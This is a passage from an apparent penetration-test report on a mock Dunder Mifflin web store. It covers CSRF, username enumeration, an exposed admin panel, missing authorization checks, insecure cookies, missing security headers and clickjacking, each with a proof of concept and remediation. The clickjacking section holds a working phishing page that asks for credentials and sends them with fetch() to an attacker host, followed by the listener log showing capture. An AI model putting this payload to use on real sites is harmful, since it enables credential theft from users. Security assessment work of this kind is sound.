The server should also store a copy of this token to compare with the user's session identifiers and verify that the two values match upon receiving the request. This will prevent attackers from using compromised tokens to conduct successful CSRF attacks. In addition to randomization, CSRF tokens should also consist of twenty or more alphanumeric characters. SSG has included an example of such a token below:

```
8D086769FC4B3B058F7FCB0BB37645BA77444AFA
```

ASP.NET offers a native implementation of CSRF tokens that makes it simple to generate and validate them. When creating forms in the application, Infinity developers should use the `@Html.AntiForgeryToken` HTML helper and the `AutoValidateAntiforgeryToken` filter to implement this functionality. To learn more about the full specifications of CSRF tokens, SSG has linked official documentation in the "Further Information" section.

SSG further advises that the Infinity application perform sensitive actions using HTTP POST requests. Applications typically use HTTP GET requests to retrieve information and if possible, should refrain from using them to perform sensitive actions such as submitting orders.

Further Information

OWASP – Cross-Site Request Forgery (CSRF)

https://owasp.org/www-community/attacks/csrf

OWASP – Cross-Site Request Forgery (CSRF) Prevention Cheatsheet

https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html

RFC 2616 Header Definitions

http://www.w3.org/Protocols/rfc2616/rfc2616-sec9.html

MITRE CWE-352 – Cross-Site Request Forgery (CSRF)

https://cwe.mitre.org/data/definitions/352.html

Microsoft – Prevent Cross-Site Request Forgery (XSRF/CSRF) attacks in ASP.NET Core

https://docs.microsoft.com/en-us/aspnet/core/security/anti-request-forgery

4.3.4 Username Enumeration

Risk Rating	MEDIUM

Affected Application


Application URL	IP Address
https://infinity.dundermifflin.com/	192.168.22.100

Description & PoC


SSG found that the Infinity application's password reset functionality was vulnerable to username enumeration attacks. This could result in an unauthenticated attacker gathering a list of valid usernames and emails which they can then attempt to compromise through password-guessing attacks. An attacker can also leverage the usernames and emails identified to search existing compromised databases for passwords or even attempt to contact them directly with social engineering campaigns designed to phish personal information. In the event of a successfully phished user or a compromised account, attackers could gain access to sensitive payment details, personal information, and order histories of users hurting customer confidence in Dunder Mifflin's ability to protect confidential data.

Username enumeration is an application vulnerability which occurs when an attacker can determine if usernames are valid or not. In this case, the password reset page indicated which users are valid and which are not by returning different responses to password reset requests. An attacker can abuse this behavior by using lists of common usernames, known names, and dictionary words to observe the application's responses and discern which usernames are valid and what their emails are.

SSG discovered that the password reset functionality located at `passwordrecover.aspx` was vulnerable to username enumeration attacks. The screenshots below show the difference in behavior caused by the submission of correct and incorrect usernames to the password reset page.


Forgotten your password?


Username not found


Forgotten your password?

Your password has been sent to the address test@test.com

As a proof-of-concept (PoC), SSG testers conducted a username enumeration attack using a list of the most common English names against the password reset page. SSG distinguished valid usernames from invalid ones by filtering for responses containing the "sent" keyword which indicated an outgoing email with a password reset link.

SSG has shown the attack results below:



5. Intruder attack of http://[redacted] - Temporary attack - Not saved to project file

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	sent	<span id="ContentPlaceHolder1_lblMe..
0		200	☐	☐	6092	1	test@test.com
182	Alex	200	☐	☐	6098	1	apidgen@webmail.com
4653	Larry	200	☐	☐	5737	1	larry.hopkins@webmail.com
4714	Leanne	200	☐	☐	5730	1	leanne@webmail.com
1	Aaren	200	☐	☐	6054		
2	Aarika	200	☐	☐	6054		
3	Aaron	200	☐	☐	6054		
4	Aartjan	200	☐	☐	6054		
5	Abagael	200	☐	☐	6054		
6	Abagail	200	☐	☐	6054		
7	Abahri	200	☐	☐	6054		
8	Abbas	200	☐	☐	6054		
9	Abbe	200	☐	☐	6054		

Finished

Remedial Action

SSG recommends that developers take precautions with any public-facing page which accept usernames, emails, or any other user identifier for any purpose. If the page accepts a user identifier as input, then the response must not indicate if the user exists or not. This includes not only the application returning a different message to the user, but also changes to the page contents (HTML, CSS, images, form structure or values), URL, or even cookie data. Furthermore, if a natural timing delay occurs due to the authentication process, the application should utilize timing-safe functions to inhibit the attacker's ability to discern the difference.

There are additional mitigating controls that can help reduce the effectiveness of username enumeration or the subsequent password-guessing attacks.

These include:

- A strong password policy
- CAPTCHAs to prevent automated exploitation
- Support for multi-factor authentication so successful username enumeration has a reduced impact
- IP banning based on the number of password reset requests during a set period of time

Further Information

OWASP – Testing for Account Enumeration and Guessable User Account

https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/03-Identity_Management_Testing/04-Testing_for_Account_Enumeration_and_Guessable_User_Account

4.4 Low-Risk Vulnerabilities

SSG will classify a vulnerability as low risk if it discloses information about a system or the likelihood of exploitation is extremely low. For example, this could be the disclosure of version information about a running service or an informative error message that reveals technical data.

A low-risk issue may reveal information that could enable an attacker to target a system more accurately or disclose a new attack vector. Low-risk issues typically arise from application configuration weaknesses.

Client should resolve these issues if the improvement in the organization’s security posture would justify the cost of the solution. In general, clients should implement solutions to low-risk issues once they have addressed higher risk issues.

4.4.1 Exposed Administrative Panel

Risk Rating	LOW

Affected Application

Application URL	IP Address
https://infinity.dundermifflin.com/	192.168.22.100

Description & PoC

SSG found that the Infinity application was exposing an administrative panel and its location to the public. While an exposed administrative panel itself is not an immediately exploitable threat, it can facilitate an attacker's efforts to breach the site. The lack of multi-factor authentication for administrators exasperates this issue and increases the likelihood of successful compromise through password-guessing attacks. Dedicated attackers could also achieve access with stolen or no credentials if they add the username enumeration (Section 4.3.4) and SQL injection (Section 4.1.2) vulnerabilities to their attack chain.

Administrative account compromise would expose sensitive company data such as user information, financial performance data, and security logs. Unauthorized access to this data could hurt Dunder Mifflin's business by jeopardizing customers' trust in the company's ability to protect their confidential information. When chained with the command injection vulnerability (Section 4.2.3) also discovered in the administrative panel, attackers could also compromise the application server and steal proprietary source code, attack legitimate users, or further explore the internal network.

Although the administrative login panel's URL was complex and a challenging to guess, a public `robots.txt` file disclosed its location. SSG has listed the contents of the file below:

```
HTTP/1.1 200 OK
Content-Type: text/plain
Last-Modified: Tue, 31 May 2022 08:59:37 GMT
Accept-Ranges: bytes
ETag: "40d843c1cc74d81:0"
Vary: Accept-Encoding
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Date: Wed, 29 Jun 2022 18:39:19 GMT
Connection: close
Content-Length: 344

User-agent: *
Disallow: /adminpnl5242/css/*
Disallow: /adminpnl5242/images/*
Disallow: /adminpnl5242/admin.master
Disallow: /adminpnl5242/default.aspx
Disallow: /adminpnl5242/stats.aspx
Disallow: /adminpnl5242/products.aspx
Disallow: /adminpnl5242/sales.aspx
Disallow: /adminpnl5242/securitylogs.aspx
Disallow: /adminpnl5242/users.aspx
```

Search engine crawlers use the `robots.txt` file to determine what web directories site creators do not wish to index for public viewing. The presence of the `robots.txt` file does not present a security risk; however, attackers often use it to identify restricted areas of an application. Thus, information in this file may

SHEHZADE SECURITY GROUP

accelerate an attacker's enumeration of the application, particularly if the application does not link the locations included in the file elsewhere in the site. If the application relies on the `robots.txt` file to protect access to these sensitive areas as opposed to enforcing proper access control, this presents a serious security and business risk to Dunder Mifflin.

Remedial Action

SSG recommends that Dunder Mifflin revisit the business requirement to expose administrative panels to the internet. In the event that it is necessary, the Infinity application should restrict access to the administrative login panel exclusively to a set of allow-listed IP addresses. This would enable Dunder Mifflin to ensure that only authorized administrators have access to the store's dashboards which contain confidential financial and user data. Dunder Mifflin can achieve this access control on Microsoft Internet Information Services (IIS) servers by following the instructions below:

1. Open IIS Manager
2. Under "IPv4 Address Restrictions," click "Allow" to allow an IPv4 address or range of IPv4 addresses to connect to the administrative panel
3. In the "Add Allow Connection Rule" dialog box, click "Specific IPv4 address," and type an administrator's IPv4 address in the box. For IP address ranges to facilitate multiple administrators, click "IPv4 address range" and type an IPv4 address range in the box
4. Next, type a subnet mask in the "Subnet mask" box
5. In the "Actions" pane, click "Apply" and then click "Start"

In addition to IP allow-listing, Dunder Mifflin should also consider implementing the following security controls on the administrative panel:

- Implement a strong password policy of a minimum of sixteen characters to deter password-guessing attacks as discussed in Section 4.4.8
- Enforce a strict account lockout policy to prevent automated password-guessing attacks
- Use client-side certificates to augment the authentication process
- Add multi-factor authentication support, such as one-time-passwords (OTP) which will increase the complexity of targeting administrative users

SSG further advises that to comply with best security practices, Dunder Mifflin should remove the administrative panel entries from the `robots.txt` file and utilize the `meta` robot tags shown below in the administrative panel's pages to prevent exposure.

```
<meta name=“robots” content=“noindex”>
<meta name=“robots” content=“nofollow”>
```

The `noindex` tag will prevent search engines from indexing the page in search results and the `nofollow` tag will prevent search engines from discovering the page through crawling links on other public, indexable pages.

Further Information

Google – Introduction to robots.txt

https://developers.google.com/search/docs/advanced/robots/intro

WSTG – Review Webserver Metafiles for Information Leakage

https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/01-Information_Gathering/03-Review_Webserver_Metafiles_for_Information_Leakage

OWASP - Enumerate Infrastructure and Application Admin Interfaces

https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/02-Configuration_and_Deployment_Management_Testing/05-Enumerate_Infrastructure_and_Application_Admin_Interfaces

4.4.2 Missing Authorization Checks

Risk Rating	LOW

Affected Application

Application URL	IP Address
https://infinity.dundermifflin.com/	192.168.22.100
https://infinity.dundermifflin.com/adminpnl5242	192.168.22.100


Description & PoC

SSG discovered that the Infinity application as well as its administrative panel allowed users to access confidential data and perform sensitive actions without performing the proper authentication and authorization checks.

Firstly, the application allowed authenticated users to change their account email addresses without re-prompting them for valid credentials. This could allow an attacker to change a user's account email to a malicious one and reset the password if a user leaves his or her account in an authenticated state by accident or for a brief moment while stepping away.


Secondly, SSG found a page within the administrative panel containing the store's financial performance data which, with knowledge of its location, was accessible by any unauthenticated user of the application. Unauthorized exposure of this data could allow attackers to track and monitor the amount of paper Dunder Mifflin sells monthly and provide this information to competitors which could damage Dunder Mifflin's business.

SSG has displayed three screenshots below. The first two show an attacker changing an authenticated user's email to a malicious one without re-authentication. The third screenshot displays the sales statics available for viewing without authentication at the `stats.aspx` endpoint of the administrative panel. The page is discoverable simply by viewing the `robots.txt` file (Section 4.4.1).




Change your email address...

Email: test@test.com



Your email was successfully changed to attacker@attacker.com

Click here to go back



Not secure | 192.168.22.100/adminpnl5242/stats.aspx

Outstanding orders: 19 **Sales (last 30 days):** £86,300.85

Remedial Action

Dunder Mifflin should enforce strict authorization and authentication controls on sensitive pages or functions within the application. This should include areas like the administrative panel which although not directly accessible from common pages or menus, can be discovered by a sufficiently dedicated attacker.

The principle of least privilege which refers to the idea that users should only have access to the minimum functionality or resources required can serve as a guide when compiling authorization and authentication requirements. Users should not be able to access the store's sensitive sales data and the functionality to change account information should verify that the requesting user owns the account by re-prompting for credentials.

Further Information

OWASP – Authorization Cheatsheet

https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Cheat_Sheet.html

MITRE CWE-287 – Improper Authentication

https://cwe.mitre.org/data/definitions/287.html

MITRE CWE-862 – Missing Authorization

https://cwe.mitre.org/data/definitions/862.html

4.4.3 Misconfigured Cookies

Risk Rating	LOW

Affected Application

Application URL	IP Address
https://infinity.dundermifflin.com/	192.168.22.100

Description & PoC

SSG observed that the application's cookies did not have the `HttpOnly` or `Secure` flag set and included plain-text user credentials in certain cases. Online services use cookies to track user states throughout their applications. This is necessary as the HTTP protocol is stateless and developers require a method of associating individual users with their requests. If an attacker were to access or intercept these cookies by exploiting vulnerabilities discovered in the Infinity application such as stored cross-site scripting (Section 4.2.1) or unencrypted communications (Section 4.3.1), they could obtain access to the user's session token or credentials. This could result in the attacker gaining unauthorized access to the user's accounts. Since the Infinity application allows users to store personal information in their accounts such as payment details and home addresses, an account breach would expose this information to malicious attackers and harm Dunder Mifflin and its customers.

In the case of stored cross-site scripting (Section 4.2.1), not setting the `HttpOnly` flag could expose users to XSS attacks meant to steal their cookies through JavaScript payloads. The `HttpOnly` flag restricts access to the `document.cookie` property for client-side scripts, thereby preventing access to cookie values via XSS attacks. For interception attacks on user cookies, not setting the `Secure` flag allows the application to transmit the cookies over a clear-text channel such as HTTP. This could allow an attacker to sniff network traffic and gain to access to session tokens or user credentials and by extension, the user accounts.

SSG found the following cookies without the `Secure` or `HttpOnly` flag set:

- `ASP.NET_SessionId`
- `autologin`

SSG also discovered that if users of the Infinity application opted to stay logged in for an extended period by checking the "Remember Me" box, the application would assign them a cookie called `autologin`. This cookie would allow users to remain authenticated to the Infinity application in the future without providing credentials to the login page. SSG has shown the request that sets the `autologin` cookie below:

```
HTTP/1.1 302 Found
Cache-Control: private
Content-Type: text/html; charset=utf-8
Location: /myaccount/myinfo.aspx
Server: Microsoft-IIS/8.5
X-AspNet-Version: 4.0.30319
Set-Cookie: autologin=test:P[…REDACTED…]1!; expires=Fri, 29-Jul-2022 13:39:42 GMT; path=/
X-Powered-By: ASP.NET
Date: Wed, 29 Jun 2022 13:39:42 GMT
Connection: close
Content-Length: 139
```

SHEHZADE SECURITY GROUP

The request shows that the `autologin` cookie simply consists of the username and password separated by a semi-colon. As mentioned previously, this poses severe security risks such as the exposure of credentials through XSS attacks or by malicious attackers sniffing network traffic. Since both the `HttpOnly` flag and the `Secure` flag are not set, both attack vectors are feasible.

Remedial Action

SSG recommends that the `Secure` and `HttpOnly` flag be enabled on cookies containing session tokens and other sensitive information throughout the application. This will mitigate the possibility of an attacker intercepting the values or accessing them via malicious client-side code.

SSG further advises that Dunder Mifflin remove user credentials from the `autologin` cookie to reduce the risk of account compromise via the attacks discussed previously. The `autologin` cookie should instead be set to a randomly generated token value. If a user chooses to stay logged in to the application for an extended period, the application should generate this random token and store it with the associated username. Every time the user sends requests containing this randomly generated token, the application should compare the token value to the one stored earlier and based on its validity, treat the request as authenticated or unauthenticated.

Further Information

OWASP – Session Management Cheatsheet

https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html

OWASP – HttpOnly Flag, Secure Flag

https://owasp.org/www-community/HttpOnly,

https://owasp.org/www-community/controls/SecureCookieAttribute

MITRE CWE-315 – Cleartext Storage of Sensitive Information in a Cookie

https://cwe.mitre.org/data/definitions/315.html

4.4.4 Missing HTTP Security Headers

Risk Rating	LOW

Affected Application

Application URL	IP Address
https://infinity.dundermifflin.com/	192.168.22.100

Description & PoC

SSG discovered that the Infinity application was missing several security-specific HTTP response headers designed to provide resiliency against client-side attacks. Though missing security headers do not pose a directly exploitable risk to the Infinity application's security, Dunder Mifflin should implement these additional headers to provide an extra layer of protection against common vulnerabilities with dangerous impacts such as cross-site scripting (Section 4.2.1) and clickjacking (Section 4.4.5), both of which SSG testers found in the application.

SSG noticed the absence of the following headers:

- `Strict-Transport-Security`
- `Content-Security-Policy`
- `X-Frame-Options`

Strict-Transport-Security

HTTP Strict Transport Security (HSTS) is a security feature that allows applications to request that browsers access them exclusively over an HTTPS connection and prevents users from accepting certificate errors. This control also decreases the feasibility of a successful Man-in-the-Middle (MitM) attack against the application's users. MitM attacks can allow attackers to intercept and modify user data while in transit which could result in the exposure of sensitive customer data and the impersonation of legitimate users.

An application can implement HSTS by setting the `Strict-Transport-Security` header with the appropriate values. Once a browser that supports HSTS receives this header, it will force all future connections to that domain to take place over HTTPS. Furthermore, it will prevent a user from accessing the site if there is an error in the certificate chain. The header should include the following parameters:

- max-age: The `max-age` parameter specifies the time for which the browser should consider the site as an HSTS host, starting at the time the browser receives the directive.
- includeSubDomains: An application may optionally specify that attempts to access any sub-domains must also occur using HSTS by including the `includeSubDomains` parameter in the header.

SSG has placed an example header below for reference:

```
Strict-Transport-Security: max-age=63072000; includeSubDomains; preload
```

The HSTS header can also include the `preload` value to remove the requirement of an initial connection to the application before HSTS is enabled. If the header includes this value and the application is on a `preload` list, modern browsers will always use HTTPS to communicate with the application, regardless of whether they have made a prior connection or not. This control is a defense-in-depth measure for internet-exposed applications and mitigates the risk of attackers capturing plain-text data or impersonating application users.

Content-Security-Policy

The Content Security Policy (CSP) header is a mechanism used in web applications to mitigate content injection vulnerabilities, such as cross-site scripting (XSS) or clickjacking. CSP makes use of directives which allow the website administrators to inform the clients' browsers of locations from where an application can load its resources.

Supported directives include:

- script-src – Defines what scripts the resource can execute
- default-src – Defines a default loading policy for all resource with no default type directive
- frame-ancestors – Defines whether other sites can frame the application's pages
- style-src – Defines where CSS files may be load from

Dunder Mifflin can use the CSP `script-src` directive prevent XSS attacks by blocking the use of inline `<script>` tags as well as specifying which domains the application can load scripts from.

The following CSP example restricts scripts to only those loaded from the domain (blocking inline scripts), and a trusted third party:

```
Content-Security-Policy: script-src 'self' ajax.googleapis.com
```

Dunder Mifflin can also use the CSP `frame-ancestors` directive to protect against UI redress attacks, or clickjacking attacks by preventing attackers from loading the page inside other web pages. This directive replaces the `X-Frame-Options` header. However, as it is newer, the application should use it in conjunction with the `X-Frame-Options` header until developers establish full browser support for CSPs.

The following CSP example restricts attackers from loading legitimate pages within malicious ones, preventing clickjacking attacks:

```
Content-Security-Policy: frame-ancestors 'none'
```

X-Frame-Options

Dunder Mifflin can prevent clickjacking attacks (Section 4.4.5) against the Infinity application by ensuring that malicious websites on other domains are unable to include the pages within the Infinity application in HTML `iframes`. Dunder Mifflin can achieve this by including the `X-Frame-Options` header in all HTTP responses.

Web applications allow developers to display the content of one page within another page in a process referred to as framing. By abusing this, attackers could construct a malicious web page that makes use of an HTML `iframe` element and render part of an application within a malicious webpage. The attacker could then choose to place deceptive content over the framed content (such as HTML buttons) which perform a privileged function on the original site, such as performing a purchase. Attackers could disguise this malicious button by masking the rest of the vulnerable page with an opaque Cascading Style Sheet (CSS) layer, so it would appear as if the button was part of an unrelated function on the malicious page.

To prevent the possibility of malicious attackers framing pages and targeting Dunder Mifflin's customers, the Infinity application should add the `X-Frame-Options` header to all outgoing responses.

SSG has provided an example of this header below:

```
X-Frame-Options: Deny
```

Remedial Action

SSG advises that Dunder Mifflin take a defense-in-depth approach to remediating this issue. Thus, the Infinity application should implement the security headers described above in the responses sent by the application server. The configuration of the individual headers may vary; however, they all play a vital role in protecting the application and its users against web application attacks.

In particular, SSG recommended that the application enforce HSTS on all server responses. The Infinity application can implement this policy by including the `Strict-Transport-Security` response header and providing it with a value of `max-age=[seconds]` where `[seconds]` is the period of time a web-browser must remember that clients should only access the application over a secure connection.

Dunder Mifflin can apply this policy to all sub-domains by appending the `includeSubDomains` parameter and can request preloading by adding the `preload` parameter and submitting the application's URLs to Google's preload list accessible from the link in the "Further Information" section. SSG has provided instructions to add HSTS on Microsoft Internet Information Services (IIS) web servers below:

1. Select "HTTP Response Headers"
2. Navigate to "Actions" and click "Add"
3. Input "Strict-Transport-Security" in the "Name" field
4. Input `max-age=<maximum-age>; includeSubDomains; preload` in the "Value" field

Regarding the implementation of CSPs, Dunder Mifflin can configure them on Microsoft IIS web servers by following the instructions below:

1. Select "HTTP Response Headers"
2. Navigate to "Actions" and click "Add"
3. Input "Content-Security-Policy" in the "Name" field
4. Input the chosen directives in the "Value" field

Finally, to implement the `X-Frame-Options` header, SSG has included relevant instructions below:

1. Select "HTTP Response Headers"
2. Navigate to "Actions" and click "Add"
3. Input "X-Frame-Options" in the "Name" field
4. Input "DENY" in the "Value" field

Further Information

OWASP – Security Headers Project

https://owasp.org/www-project-secure-headers/

OWASP – HTTP Strict Transport Security Cheatsheet

https://cheatsheetseries.owasp.org/cheatsheets/HTTP_Strict_Transport_Security_Cheat_Sheet.html

HSTS Preload – HSTS Preload List

https://hstspreload.org/

Microsoft – Custom Headers

https://docs.microsoft.com/en-us/iis/configuration/system.webserver/httpprotocol/customheaders/

4.4.5 Clickjacking

Risk Rating	LOW

Affected Application

Application URL	IP Address
https://infinity.dundermifflin.com/	192.168.22.100


Description & PoC

SSG discovered that the Infinity application was susceptible to clickjacking. Attackers engaging in clickjacking activities utilize the lack of missing security headers (Section 4.4.4) in applications to create convincing malicious clones designed to mimic the legitimate application's behavior. They then deceive the end user into divulging confidential information or performing unintended actions by overlaying the legitimate functionality with cosmetically identical malicious functionality.

Successful clickjacking attacks can result in the theft of credentials, payment information, and other privileged customer details. This could allow attackers to harm Dunder Mifflin's clients and cause them to lose trust in the business potentially affecting financial performance. To demonstrate the impact of stolen credentials, SSG developed a proof-of-concept (PoC) phishing page designed to commit credential theft on legitimate users.

```
<html>
        <head>
                <title>Infinity</title>
        </head>
        <body>
                <iframe src="http://192.168.22.100/products.aspx" style="position:fixed; top:0; left:0;
bottom:0; right:0; width:100%; height:100%; border:none; margin:0; padding:0; overflow:hidden; z-
index:999999;" id="iframe-test" sandbox="allow-forms allow-popups allow-pointer-lock"> </iframe>
        </body>

        <script>
                document.getElementById("iframe-test").onload = function() {

                        var user = "";
                        var pass = "";


                        user = prompt("Your session has expired! Please enter your username...");
                        pass = prompt("Please enter your password...");


                        fetch("http://192.168.22.2/?creds=" + user + ":" + pass);

                        setTimeout(function() {
                                window.location = "http://192.168.22.100/login.aspx";
                        }, 200);
                }
        </script>
</html>
```


SSG then hosted this payload and simulated a legitimate user visiting the page. SSG has included the credential prompts as well as the exfiltration of submitted data below:



[redacted]

127.0.0.1 says

Your session has expired! Please enter your username...



[redacted]

127.0.0.1 says

Please enter your password...

```
┌──(abdullah㉿aansari-vm)-[~/Desktop/infinity_app]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.22.2 - - [15/Jul/2022 03:38:30] "GET /?creds=test:P[…REDACTED…]1! HTTP/1.1" 200 -
```

Though this PoC was quite convincing, a resolute attacker could spend extra time crafting a more convincing page to mislead the user into divulging other sensitive details or performing site actions such as placing orders or changing account emails.

